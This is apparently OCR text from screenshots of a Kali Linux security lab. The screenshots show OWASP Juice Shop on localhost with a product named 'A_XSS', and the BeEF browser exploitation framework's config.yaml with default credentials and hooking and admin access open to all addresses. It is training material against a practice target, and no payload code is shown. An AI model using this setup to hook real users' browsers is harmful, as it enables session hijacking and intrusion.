

OWASP Juice Shop
http://localhost:3000/#/
All Products
A_XSS
47.11¤
Add to Basket
Apple Pomac
0.89¤
Add to Basket
kali@kali:/etc
File Actions Edit View Help
Desktop Documents Downloads exploit_time_stamp.txt juice-shop Music Pictures Public Templates Videos
/home/kali
config.yaml
bash: ./: Is a directory
bash: cd: config.yaml:
beef-xss
File Edit View Go Help
etc
beef-xss
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Open With "GVim"
Open With
Send To
Cut
Copy
Paste
Move to Rubbish
Open Terminal Here
Create Archive...
Properties...
Open With "Mousepad"
Open With "Vim"
Open With Other Application...
Use "Mousepad" to open the selected file
Kali Docs
NetHunter
Offensive Security
Apple Juice (1000ml)
1.99¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket



OWASP Juice Shop
http://localhost:3000/#/
OWASP Juice S
All Products
A_XSS
Add to Basket
Apple Juice (1000ml)
1.99¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
kali@kali: /etc
*/etc/beef-xss/config.yaml [Read Only] - Mousepad
File Edit Search View Document Help
Lab_9.txt
config.yaml
Copyright (c) 2006-2019 Wade Alcorn - wade@bindshell.net
Browser Exploitation Framework (BeEF) - http://beefproject.com
See the file 'doc/COPYING' for copying permission
BeEF Configuration file
beef:
version: '0.5.0.0'
More verbose messages (server-side)
debug: false
More verbose messages (client-side)
client_debug: false
Used for generating secure tokens
crypto_default_value_length: 80
Credentials to authenticate in BeEF.
Used by both the RESTful API and the Admin interface
credentials:
user: "beef"
passwd: "beef"
Interface / IP restrictions
restrictions:
subnet of IP addresses that can hook to the framework
permitted_hooking_subnet: ["0.0.0.0/0", "::/0"]
subnet of IP addresses that can connect to the admin UI
#permitted_ui_subnet: ["127.0.0.1/32", "::1/128"]
permitted_ui_subnet: ["0.0.0.0/0", "::/0"]
slow API calls to 1 every api_attempt_delay seconds
api_attempt_delay: "0.05"
HTTP server
http:
debug: false #Thin::Logging.debug, very verbose. Prints also full exception stack trace.
host: "0.0.0.0"
port: "4000"
Decrease this setting to 1,000 (ms) if you want more responsiveness
when sending modules and retrieving results.
NOTE: A poll timeout of less than 5,000 (ms) might impact performance
when hooking lots of browsers (50+).
Enabling WebSockets is generally better (beef.websocket.enable)
xhr_poll_timeout: 1000
3000
Match case
Regular expression
0 occurrences
NetHunter
Offensive Security



OWASP Juice Shop
OWASP Juice Shop
http://localhost:3000/#/
OWASP Juice Shop
All Products
A_XSS
A_XSS
47.11¤
Add to Basket
Apple Pomac
0.89¤
Add to Basket
kali@kali: /etc
File Actions Edit View Help
bash: cd: config.yaml: Not a directory
(kali㉿kali)-[/etc/beef-xss]
$ open config.yaml
(kali㉿kali)-[/etc/beef-xss]
$ cd ..
(kali㉿kali)-[/etc]
$ open /etc
(kali㉿kali)-[/etc]
$ open /etc
(kali㉿kali)-[/etc]
$ sudo vi /etc/beef-xss/config.yaml
[sudo] password for kali:
No protocol specified
(kali㉿kali)-[/etc]
$ cat /etc/beef-xss/config.yaml
#
Copyright (c) 2006-2019 Wade Alcorn - wade@bindshell.net
Browser Exploitation Framework (BeEF) - http://beefproject.com
See the file 'doc/COPYING' for copying permission
#
BeEF Configuration file
beef:
version: '0.5.0.0'
More verbose messages (server-side)
debug: false
More verbose messages (client-side)
client_debug: false
Used for generating secure tokens
crypto_default_value_length: 80
Credentials to authenticate in BeEF.
Used by both the RESTful API and the Admin interface
credentials:
user: "beef"
passwd: "beef"
Interface / IP restrictions
restrictions:
subnet of IP addresses that can hook to the framework
permitted_hooking_subnet: ["0.0.0.0/0", "::/0"]
subnet of IP addresses that can connect to the admin UI
#permitted_ui_subnet: ["127.0.0.1/32", "::1/128"]
permitted_ui_subnet: ["0.0.0.0/0", "::/0"]
slow API calls to 1 every api_attempt_delay seconds
api_attempt_delay: "0.05"
HTTP server
http:
debug: false #Thin::Logging.debug, very verbose. Prints also full exception stack trace.
host: "0.0.0.0"
port: "4000"
Decrease this setting to 1,000 (ms) if you want more responsiveness
when sending modules and retrieving results.
NOTE: A poll timeout of less than 5,000 (ms) might impact performance
when hooking lots of browsers (50+).
Enabling WebSockets is generally better (beef.websocket.enable)
xhr_poll_timeout: 1000
Shop - Mozilla Firefox
Kali Docs
NetHunter
Offensive Security
Apple Juice
(1000ml)
1.99¤
Add to Basket
Banana Juice
(1000ml)
1.99¤
Add to Basket

